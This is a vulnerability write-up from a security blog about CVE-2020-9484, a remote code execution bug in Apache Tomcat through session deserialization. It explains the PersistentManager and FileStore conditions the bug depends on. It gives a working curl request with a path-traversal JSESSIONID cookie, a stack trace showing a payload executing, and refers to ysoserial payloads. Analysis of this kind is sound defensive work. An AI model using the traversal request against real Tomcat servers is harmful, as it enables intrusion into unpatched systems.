Apache Tomcat RCE by deserialization (CVE-2020-9484) – write-up and exploit

Apache Tomcat RCE by deserialization (CVE-2020-9484) – write-up and exploit

May 30, 2020

A few days ago, a new remote code execution vulnerability was disclosed for Apache Tomcat. Affected versions are:

- Apache Tomcat 10.x < 10.0.0-M5
- Apache Tomcat 9.x < 9.0.35
- Apache Tomcat 8.x < 8.5.55
- Apache Tomcat 7.x < 7.0.104

In other words, all versions of tomcat 7, 8, 9 and 10 released before April 2020. This most certainly means you have to update your instance of tomcat in order not to be vulnerable.

Prerequisites

There are a number of prerequisites for this vulnerability to be exploitable.

1. The `PersistentManager` is enabled and it's using a `FileStore`
2. The attacker is able to upload a file with arbitrary content, has control over the filename and knows the location where it is uploaded
3. There are gadgets in the `classpath` that can be used for a Java deserialization attack

Tomcat PersistentManager

First some words about the `PersistentManager`. Tomcat uses the word "Manager" to describe the component that does *session management*. Sessions are used to preserve state

Practical Web Application Hacking Advanced 3-4 August 2020 is now open for registration. This year the course will be delivered in virtual format. Follow the news in the main page!

LATEST BLOG POSTS

Pulse Secure Client for Windows <9.1.6 TOCTOU Privilege Escalation (CVE-2020-13162)

How to hack a company by circumventing its WAF for fun and profit – part 3

Apache Tomcat RCE by deserialization (CVE-2020-9484) – write-up and exploit

Speeding up your penetration tests with the

between client requests, and there are multiple decisions to be made about how to do that. For example:

- Where is the session information stored? In memory or on disk?
- In which form is it stored? JSON, serialized object, etc.
- How are sessions IDs generated?
- Which sessions attributes do we want to preserve?

Tomcat provides two implementations that can be used:

- **org.apache.catalina.session.StandardManager** (default)
- **org.apache.catalina.session.PersistentManager**

The `StandardManager` will keep sessions in memory. If tomcat is gracefully closed, it will store the sessions in a serialized object on disk (named "`SESSIONS.ser`" by default).

The `PersistentManager` does the same thing, but with a little extra: swapping out idle sessions. If a session has been idle for x seconds, it will be swapped out to disk. It's a way to reduce memory usage.

You can specify where and how you want swapped sessions to be stored. Tomcat provides two options:

- `FileStore`: specify a directory on disk, where each swapped session will be stored as a file with the name

Jok3r framework – Review

Exploiting JD bugs in crypto contexts to achieve RCE and tampering with Java applets

How to hack a company by circumventing its WAF for fun and profit – part 2

Cloud pentesting in Azure: one access key to rule them all

Hacking the Oce Colorwave printer: when a quick security assessment determines the success of a Red Team exercise.

Richsploit: One tool to exploit all versions of RichFaces ever released

Blue Team vs Red Team: how to run your encrypted ELF binary in memory and go undetected

based on the session ID
- JDBCStore: specify a table in the database, where each swapped session will be stored as individual row

Configuration

By default, tomcat will run with the StandardManager enabled. An administrator can configure to use the PersistentManager instead, by modifying conf/context.xml:

```
<Manager className="org.apache.catalina.session.Persis
         maxIdleSwap="15">
  <Store className="org.apache.catalina.session.FileSt
         directory="./session/" />
</Manager>
```

When there is no Manager tag written in context.xml, the StandardManager will be used.

The exploit


When Tomcat receives a HTTP request with a JSESSIONID cookie, it will ask the Manager to check if this session already exists. Because the attacker can control the value sent in the

ARCHIVES

June 2020 (2)
May 2020 (2)
April 2020 (3)
March 2020 (2)
February 2020 (5)
September 2019 (1)
April 2019 (1)
March 2019 (3)

request, what would happen if he put something like "`../../../../../../tmp/12345`"?

1. Tomcat requests the `Manager` to check if a session with session ID "`../../../../../../tmp/12345`" exists
2. It will first check if it has that session in memory.
3. It does not. But the currently running `Manager` is a `PersistentManager`, so it will also check if it has the session on disk.
4. It will check at location `directory + sessionid + ".session"`, which evaluates to "`./session/../../../../../../tmp/12345.session`"
5. If the file exists, it will deserialize it and parse the session information from it



```
sb@ubuntu:~/tmp/CVE-2020-9484$ curl 'http://127.0.0.1:8080/index.jsp' -H 'Cookie: JSESSIONID=../../../../../usr/local/tomcat/groovy'
<!doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style type="text/css">body {font-family:Ta
{color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:bl
or:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 - Internal Server Error</h1><hr class="line" /><p><b>Type</b> Excepti
ng.UNIXProcess cannot be cast to java.util.Set</p><p><b>Description</b> The server encountered an unexpected condition that prevented
<b>Exception</b></p><pre>java.lang.ClassCastException: java.lang.UNIXProcess cannot be cast to java.util.Set
	com.sun.proxy.$Proxy3.entrySet(Unknown Source)
	sun.reflect.annotation.AnnotationInvocationHandler.readObject(AnnotationInvocationHandler.java:452)
	sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
	sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
	sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
	java.lang.reflect.Method.invoke(Method.java:498)
	java.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1184)
	java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:2235)
	java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2126)
	java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1625)
	java.io.ObjectInputStream.readObject(ObjectInputStream.java:465)
	java.io.ObjectInputStream.readObject(ObjectInputStream.java:423)
	org.apache.catalina.session.StandardSession.doReadObject(StandardSession.java:1545)
	org.apache.catalina.session.StandardSession.readObjectData(StandardSession.java:1040)
	org.apache.catalina.session.FileStore.load(FileStore.java:229)
	org.apache.catalina.session.PersistentManagerBase.loadSessionFromStore(PersistentManagerBase.java:764)
	org.apache.catalina.session.PersistentManagerBase.swapIn(PersistentManagerBase.java:714)
	org.apache.catalina.session.PersistentManagerBase.findSession(PersistentManagerBase.java:493)
	org.apache.catalina.connector.Request.doGetSession(Request.java:2946)
	org.apache.catalina.connector.Request.getSessionInternal(Request.java:2666)
	org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:512)
	org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
	org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:693)
	org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:339)
```

The web application will return HTTP 500 error upon exploitation, because it encounters a malicious serialized object instead of one that contains session information as it expects.

From the line in the stacktrace of the above image marked in red we see that the `PersistentManager` tries to load the session from the `FileStore`. The blue line then shows that it tries to deserialize the object. The error is thrown after deserialization *succeeded* but when it tried to interpret the object as a session (which it is not). The malicious code has already been executed at that point.

Of course, all that is left to exploit the vulnerability is for the attacker to put a malicious serialized object (i.e. generated by ysoserial) at location `/tmp/12345.session`

It doesn't make much sense to create an exploit as it's just one HTTP request. There is however a very quick and convenient PoC written by *masahiro311*, see this GitHub page.

Conclusion

This attack can have high impact (RCE), but the conditions that need to be met make the likelihood of exploitation low.

- `PersistentManager` needs to be enabled manually by the tomcat administrator. This is likely to happen only on websites with high traffic loads (but not too high, as it will be more likely that a `JDBC Store` is used instead of a `File Store`)
- The attacker has to find a separate file upload vulnerability to place the malicious serialized file on the server.

- There have to be libraries on the `classpath` which are vulnerable to be exploited by a Java deserialization attack (e.g. gadgets).

However, a large range of versions of tomcat are affected.

To learn more about advanced web application attacks like these, register for our virtual course at BlackHat USA 2020: Practical Web Application Hacking Advanced.

And don't forget to follow us on twitter: @redtimmysec

References

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-9484
- https://meterpreter.org/cve-2020-9484-apache-tomcat-remote-code-execution-vulnerability-alert/
- https://github.com/masahiro331/CVE-2020-9484

apache cve-2020-9484 Java java deserialization persistentmanager RCE session management tomcat

2 comments

Remote Code Execution Deserialization Vulnerability Blocked by Contrast | | IT Security News June 4, 2020 at 9:03 pm

[…] On May 20, 2020, the National Vulnerability Database (NVD) published a new CVE—CVE-2020-9484. The vulnerability associated with CVE-2020-9484 allows any anonymous attacker with internet access to submit a malicious request to a Tomcat Server that has PersistentManager enabled using FileStore. This is not the default setup, but it can be configured by administrators in this way. Red Timmy Security wrote in detail about the vulnerability and exploit. […]

Reply

Weekly News Roundup — May 31 to June 6 June 8, 2020 at 7:11 pm

[…] https://www.redtimmy.com/java-hacking/apache-tomcat-rce-by-deserialization-cve-2020-9484-write-up-an&#8230; […]

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

☐

Save my name, email, and website in this browser for the next time I comment.

Submit

OUR COURSES

Practical Web Application Hacking – Basic

Practical Web Application Hacking – Advanced

Introduction to Java Security (online)

Learning Crypto by defeating Crypto

FOLLOW US

Twitter

CONTACT US

Email

BLOG CATEGORIES

Binary exploitation

Cloud

READ OUR BLOG

Pulse Secure Client for Windows <9.1.6 TOCTOU Privilege Escalation (CVE-2020-13162)

Crypto

Java Hacking

Privilege Escalation

Red Teaming

Reverse engineering

Web Application Hacking

How to hack a company by circumventing its WAF for fun and profit – part 3

Apache Tomcat RCE by deserialization (CVE-2020-9484) – write-up and exploit

Speeding up your penetration tests with the Jok3r framework – Review

Exploiting JD bugs in crypto contexts to achieve RCE and tampering with Java applets